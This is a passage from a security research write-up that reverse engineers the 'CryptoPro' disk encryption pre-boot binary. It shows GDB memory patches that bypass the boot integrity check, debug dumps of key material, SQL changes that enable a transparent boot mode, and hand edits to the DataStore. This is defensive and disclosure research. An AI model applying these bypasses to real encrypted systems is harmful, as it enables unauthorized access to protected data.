This value was observed to either be encrypted or the raw HEX content was used as the KEK. Encryption of this value was triggered when hardware specific encryption was activated. Based on my previous research [1], ATM implementations of CryptoPro would leverage this feature and, thus, was an objective here. I will make a note and expand my research goals to now include *Hardware Specific Encryption*.

In addition to these configuration sets, CryptoPro had several additional authentication and authorization control sets, which were not examined as part of this research effort. Note, depending on these configurations the storage of the KEK or BEK may change. However, I did not focus on these ancillary controls in this research effort.

At this point the usefulness of `crypt_config` had been reached and my analysis switched to `ss_nogui`.

Switching to `ss_nogui`

The initial `crypt_config` binary from `initramfs` was observed to have the cryptographic code and logic to unseal the TPM and pull some details from the `DataStore`. However, the

binary was observed to lack logic for handling of the BEK. To reverse the KEK and BEK cryptographic strategy, I had to shift my focus and reverse the `ss_nogui` executable.

CryptoPro primarily executes one of two executables that run the full application architecture, these are known as `ss_gui` or `ss_nogui`. Based on the file names, it's pretty apparent that one was responsible for GUI based actions, while the other was purely a console tool. I primarily leveraged `ss_nogui` for all research efforts, as I was more concerned with the console logs and details. Each binary was located under the path `/usr/SUPERSHEEP/bin/`.

Initial execution of `ss_nogui` provided additional console output. The full content can be seen in Appendix XV: ss_nogui Debug Console Output. The following items of note caught my interest:

```
None
...
/tmp/sha256sum: /usr/bin/sha256sum: No such file or directory
/tmp/sha256sum: /etc/rc.d/rcS.d/S01ima: No such file or directory
/tmp/sha256sum: WARNING: 1 line is improperly formatted
/tmp/sha256sum: WARNING: 3 listed files could not be read
/tmp/sha256sum: WARNING: 5 computed checksums did NOT match
5
FAILED
...
20.01.2026 19:20:25.374 INF (804) ss_auth_boot_tpa: we don't have the permission
to boot!
```

`ss_nogui` Interesting Console Output

The default console output does not give us much insight into the initialization process and ultimately fails on some signature checks, due to the implemented test harness. Activation of debug logging was very similar to the process that was performed in `crypt_config`. During the reversing effort, I noticed that a lot of the logging architecture between `crypt_config` and `ss_nogui` was similar. The following GDB commands were applied to activate `ss_nogui` debug logging:

```
Shell
(gdb) set {int}0x615500 = 1
(gdb) set {int}0x612b38 = 4
```

GDB Activate `ss_nogui` Debug Logging

Running `ss_nogui` for a second time did not yield much additional information at this point but continued to return integrity errors:

```
None
/tmp/sha256sum: /usr/bin/sha256sum: No such file or directory
/tmp/sha256sum: /etc/rc.d/rcS.d/S01ima: No such file or directory
/tmp/sha256sum: WARNING: 1 line is improperly formatted
/tmp/sha256sum: WARNING: 3 listed files could not be read
/tmp/sha256sum: WARNING: 5 computed checksums did NOT match
5
FAILED
20.01.2026 19:28:43.567 INF (1166) thread_verify_checksums: checksums are not OK!
20.01.2026 19:28:43.567 INF (1166) thread_verify_checksums: no system file
whitelist available!
20.01.2026 19:28:43.568 INF (1166) thread_verify_checksums: PBA integrity check
duration: 5 seconds.
20.01.2026 19:28:43.606 ERR (1167) thread_scan_usb_storage: checksum status
invalid (2), exiting
20.01.2026 19:28:43.788 INF (1090) ss_config_get_boot_permit: checksum
verification not finished, waiting...
20.01.2026 19:28:43.788 INF (1090) ss_auth_boot_tpa: we don't have the permission
to boot!
20.01.2026 19:28:43.788 INF (1090) ss_auth_init: ss_auth_boot_tpa returned
SS_ERR_BOOT_DENIED
```

`ss_nogui` Debug Failed Boot

There are a few options to bypass this error check, the first was to return the system to a known good state. This is a PITA and will conflict with the setup of the test harness. As a second option, the integrity check could just be skipped. I elected to just modify the running code and bypass these checks. 😉

Bypassing System Integrity


Closer examination of the debug logs, indicated a call to `ss_auth_boot_tpa` was triggered before the system checks in `ss_config_get_boot_permit`, returned:

> "*we don't have the permission to boot!*"

```
None
20.01.2026 19:28:38.786 INF (1090) ss_auth_boot_tpa: starting transparent auth
with hwcheck
...
20.01.2026 19:28:40.788 INF (1192) ss_config_get_boot_permit: checksum
verification not finished, waiting...
```

```
20.01.2026 19:28:41.787 INF (1090) ss_config_get_boot_permit: checksum
verification not finished, waiting...
20.01.2026 19:28:41.788 INF (1192) ss_config_get_boot_permit: checksum
verification not finished, waiting...
20.01.2026 19:28:42.788 INF (1090) ss_config_get_boot_permit: checksum
verification not finished, waiting...
20.01.2026 19:28:42.789 INF (1192) ss_config_get_boot_permit: checksum
verification not finished, waiting...
/tmp/sha256sum: /usr/bin/sha256sum: No such file or directory
/tmp/sha256sum: /etc/rc.d/rcS.d/S01ima: No such file or directory
/tmp/sha256sum: WARNING: 1 line is improperly formatted
/tmp/sha256sum: WARNING: 3 listed files could not be read
/tmp/sha256sum: WARNING: 5 computed checksums did NOT match
...
20.01.2026 19:28:43.788 INF (1090) ss_auth_boot_tpa: we don't have the permission
to boot!
```

Pseudocode from `ss_auth_boot_tpa` identified on line #48 that this error message was produced if the value of `local_5a` was set to `0x0`. Interestingly enough, if we pass the `if` statement, we start to follow the pipeline for `0of0 Operation Mode`:



`ss_nogui` Pseudocode of `ss_auth_boot_tpa`

The `if` statement was observed to have the following assembly:

```
00410b0a 80 7c 24        CMP         byte ptr [RSP + 0xe],0x0
         0e 00
00410b0f 0f 84 a9        JZ          00410cbe
         01 00 00
00410b15 48 8d 7c        LEA         RDI,[RSP + 0x10]
         24 10
00410b1a e8 68 ea        CALL        0041f587
         00 00
```

Integrity Check Assembly

To bypass the check, `RSP + 0xe` was set to `1` with the following instruction set:

Shell

```
(gdb) set {char}0x7fffffffe4fe = 1
```

With that, were able to get debug logs for `0of0 Operation Mode`:

None

```
20.01.2026 20:22:10.270 INF (2142) ss_auth_boot_tpa: 0of0 operation mode!
20.01.2026 20:22:10.271 DBG (2142) ss_auth_boot_tpa: reconstructing KEK
20.01.2026 20:22:10.271 INF (2241) ss_pcscd_start: starting pcsc daemon
Detaching from process 2618
20.01.2026 20:22:10.319 ERR (2142) ss_auth_tpa_get_kek_0of0: could not get
hardware specific encryption status: 0x00000000
20.01.2026 20:22:10.319 CRI (2142) ss_crypt_verify_kek:
20.01.2026 20:22:10.319 CRI (2142) Dump of 32 bytes at pos 0x65ba20 (KEK
(wrapped)):
2E A9 37 D8 46 2B D7 B9  BB AB FA 8D FA 7E AF 83  |  ..7.F+.......~..
FE E2 4A 8E 14 CB 40 43  44 73 F8 6E EF 9E B9 04  |  ..J...@CDs.n....

20.01.2026 20:22:10.320 CRI (2142) Dump of 32 bytes at pos 0x654010 (Reference
plain):
C5 7E AA 79 0B 33 7F 0A  5A A3 E2 1B CF 38 AB 7B  |  .~.y.3..Z....8.{
B1 AB 5F C2 51 3C 0C 0E  68 E8 5A 1E DB 28 74 DC  |  .._.Q<..h.Z..(t.

20.01.2026 20:22:10.320 CRI (2142) Dump of 32 bytes at pos 0x669090 (Reference
encr. (data store)):
B3 6B 4D DA 4C 2D BD 80  53 55 FC E3 F9 F1 91 0C  |  .kM.L-..SU......
```

```
09 83 2A 47 FC A1 BF 14  01 FB C8 2E 46 E9 45 7F  |  ..*G........F.E.

20.01.2026 20:22:10.320 CRI (2142) Dump of 32 bytes at pos 0x654830 (Reference
encrypted):
B3 6B 4D DA 4C 2D BD 80  53 55 FC E3 F9 F1 91 0C  |  .kM.L-..SU......
09 83 2A 47 FC A1 BF 14  01 FB C8 2E 46 E9 45 7F  |  ..*G........F.E.

20.01.2026 20:22:10.321 ERR (2142) ss_hw_misc_efi_delete_variable: variable
SS_MAGIC_INT13_HOOK does not exist
20.01.2026 20:22:10.321 ERR (2142) ss_hw_misc_efi_delete_variable: variable
SS_MAGIC_INT13_BL_HOOK does not exist
20.01.2026 20:22:10.322 ERR (2142) ss_hw_misc_efi_delete_variable: variable
SS_MAGIC_INT15_HOOK does not exist
20.01.2026 20:22:10.322 ERR (2142) ss_hw_misc_efi_delete_variable: variable
SS_MAGIC_INT15_TPMDFL does not exist
20.01.2026 20:22:10.322 INF (2142) ss_boot_data_write_efi: adding DSK
20.01.2026 20:22:10.322 DBG (2142) ss_boot_data_efi_add_pba_data: adding KEK
20.01.2026 20:22:10.322 DBG (2142) ss_boot_data_efi_add_pba_data: adding DSK
stty: 'standard input': Inappropriate ioctl for device
      Starting pcscd...20.01.2026 20:22:10.341 INF (2142)
ss_hw_misc_efi_write_variable: successfully wrote 128 bytes to variable
SS_MAGIC_INT15_HOOK
20.01.2026 20:22:10.345 CRI (2142) Dump of 128 bytes at pos 0x630410
(pba_data_encrypted):
D4 25 3B 97 84 71 86 6D  13 08 76 A1 8F 04 93 B0  |  .%;..q.m..v.....
17 16 E9 0B 16 BC 60 69  B9 33 A1 31 D4 3D 31 23  |  ......`i.3.1.=1#
AE B2 48 B8 23 81 F8 AA  39 FC AC 8E ED 31 C9 45  |  ..H.#...9....1.E
36 89 C7 FB 7B 2A 04 F8  37 87 CC 75 D1 BD EF 53  |  6...{*..7..u...S
99 CC D0 E0 5B 3F AB CA  C5 F6 5F 74 FE 75 F5 D2  |  ....[?...._t.u..
08 A6 98 D7 05 4B 0F D2  91 E3 A6 CD 64 39 E3 70  |  .....K......d9.p
BA E1 3F 59 E5 8E 2F DB  E6 4C AC CB 88 52 84 11  |  ..?Y../..L...R..
BF 30 07 5D EE 34 45 96  F9 68 97 99 C5 CB 31 20  |  .0.].4E..h....1

20.01.2026 20:22:10.391 INF (2142) ss_hw_misc_efi_write_variable: successfully
wrote 608 bytes to variable SS_MAGIC_INT13_BL_HOOK
20.01.2026 20:22:10.394 DBG (2142) ss_write_disk: seeking to pos 0x7debfda00
20.01.2026 20:22:10.394 DBG (2142) ss_write_disk: writing 512 bytes
20.01.2026 20:22:10.395 DBG (2142) ss_util_hw_write_efi_sector: wrote 512 Bytes to
sector with offset 33801886208
20.01.2026 20:22:10.395 CRI (2142) Dump of 32 bytes at pos 0x656800 (First 32
Bytes):
12 00 50 11 01 00 00 00  01 00 00 00 00 00 00 00  |  ..P.............
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |  ................
```

```
20.01.2026 20:22:10.395 INF (2142) ss_boot_data_write_efi: EFI flags set:
0x11500012, 1, 1
We have to boot!
20.01.2026 20:22:10.395 DBG (2142) ss_control_boot: booting windows. Winload
mechanism is 1
20.01.2026 20:22:10.395 INF (2142) ss_api_finalize: finalizing api
20.01.2026 20:22:10.395 INF (2142) ss_api_finalize: resetting access counter
20.01.2026 20:22:10.395 DBG (2142) ss_hw_tpm20_have_tpm20: TPM 2.0 found (cached)
20.01.2026 20:22:10.396 ERR (2142) ss_data_store_tpm20_signature_load_public:
_util_rsa_key_load(...) -> 0x00001033
20.01.2026 20:22:10.396 ERR (2142) ss_data_store_tpm20_access_counter_reset:
ss_data_store_tpm20_signature_load_public(...) -> 0x00001033
20.01.2026 20:22:10.396 ERR (2142) ss_api_finalize: error resetting access
counter: 0x00001033
20.01.2026 20:22:10.396 DBG (2142) ss_hd_initialize_wol: no network support!
20.01.2026 20:22:10.396 DBG (2142) ss_hw_misc_save_glib_settings: saving glib
settings
Detaching from process 2636
20.01.2026 20:22:10.411 INF (2142) ss_hw_misc_save_glib_settings: successfully
saved glib settings
20.01.2026 20:22:10.411 INF (2142) ss_hw_misc_finalize: removing net devices that
use the igc driver
Detaching from process 2639
Removing all devices which use driver igc
Driver name for eth0 is e1000
20.01.2026 20:22:10.421 INF (2142) ss_config_finalize: authentication type was
AUTH_NONE, selfinit was FALSE
20.01.2026 20:22:10.421 DBG (2142) ss_hd_is_wol_initialized: we're already
initialized for wol instance default
20.01.2026 20:22:10.422 INF (2142) ss_config_finalize: deleting KEK from data
store.
20.01.2026 20:22:10.422 INF (2142) ss_data_store_delete_kek: wiping and deleting
KEK
20.01.2026 20:22:10.425 INF (2142) ss_time: loaded UTC offset data:
current_offset=28800, timezone_offset=28800, daylight_offset=3600, dst=0
20.01.2026 20:22:10.427 INF (2142) ss_config_finalize: selfinit flags: SSO_PWD
20.01.2026 20:22:10.429 INF (2142) ss_pcscd_stop: stopping pcsc daemon
Detaching from process 2644
done.
>> ss_data_store_int_append_log: file=8
ss_data_store_int_append_log: new_log->length=15186
Detaching from process 2646
Detaching from process 2648
>> ss_data_store_int_append_log: file=86
ss_data_store_int_append_log: new_log->length=45551
```

```
20.01.2026 20:22:10.459 ERR (2142) ss_util_get_file: could not stat file
/tmp/wpa_supplicant.log
        Error 2: No such file or directory
Detaching from process 2650
Detaching from process 2656
Detaching from process 2657
ss_control_boot: API finalized
```

`ss_nogui` Debug Logging for `0of0 Protection Mode`

Activating `0of0 Operation Mode`

Activation of `0of0 Operation Mode` required the following changes to be applied to the CryptoPro server database.

```sql
SQL
UPDATE [dbo].[ProfileEntry] SET Content = 1 WHERE Name = 'bInitEncMode' AND
StaticProfile_id = @ESCSPROFILE;
UPDATE [dbo].[ProfileEntry] SET Content = 'true' WHERE Name =
'fEnableTransparentModeHardwareCheck' AND StaticProfile_id = @TPAPROFILE;
```

CryptoPro Database Enable `0of0 Operation Mode`

The `@X` values were derived from the contents of `[dbo].[StaticProfile]` and were changed each time a policy was applied via the CryptoPro Admin GUI. As such, the value needed to be checked each time and updated to ensure the changes were set for the correct policy.

Identification of `0of0 Operation Mode` would output the following system log:


“22.01.2026 00:36:12.790 INF (1425) ss_auth_boot_tpa: 0of0 operation mode!”

Boot log information was stored within the `Log Store` and can be located and extracted with the `ragavan PrintBlocks` task. See the `LogStore` for further details on this.

Activation of Hardware Specific Encryption


Like any good parfait, `0of0 Operation Mode` was not without its additional layers, which affect the encryption algorithm and processing of the KEK. The variable being, if hardware specific encryption was activated or not. Hardware specific encryption was initialized if the file

`HW_ENCR.BIN` was present in the `DataStore` and contained the HEX value `0x1`. This was identified in the `ss_nogui` function `ss_auth_tpa_initialize_0of0`:




`ss_nogui` `ss_auth_tpa_initialize_0of0` Function Pseudocode

The function `ss_auth_tpa_initialize_0of0` called to `FUN_00474698` and read the `HW_ENCR.BIN` file from the `DataStore`. The HEX value of this file was then assigned to the passed pointer `local_3d` and checked to ***not*** equal `0`, on line 22:




`FUN_00474698` Function Pseudocode

Additionally, within `ss_auth_tpa_initialize_0of0`, the file `HW_ENC_A.BIN` was checked to have a value other than HEX `0x0` - on line 45. The value of `HW_ENC_A.BIN` was collected in the function call `ss_data_store_set_hw_specific_encrytpion_active`:




`ss_auth_tpa_initialize_0of0` Call to `ss_data_stopre_set_hw_specific_encryption_active`



`Ss_data_store_set_hw_specific_encryption_active` Function Pseudocode

In the `DataStore` file index function, the HEX values `0x87` and `0x88` represented `HW_ENCR.BIN` and `HW_ENC_A.BIN` - respectively:



`DataStore` File Index for `0of0 Operation Mode` Encryption Settings

Unfortunately, I was not able to specifically identify the configuration settings associated with the establishment of `HW_ENCR.BIN` or the settings required to have `HW_ENC_A.BIN` set to anything other than `0x0`. So, in order to activate this pipeline I directly modified the `DataStore` contents and wrote the block back to the `EDA Partition`!

To ensure proper establishment of hardware keys, these changes had to be applied to the `EDA Disk` before booting into CryptoPro for the first time. This would ensure the encryption keys were established and saved correctly.

So decrypting all the system secrets had a few additional layers which further expanded my research goals. Here is a quick summary of where we are:

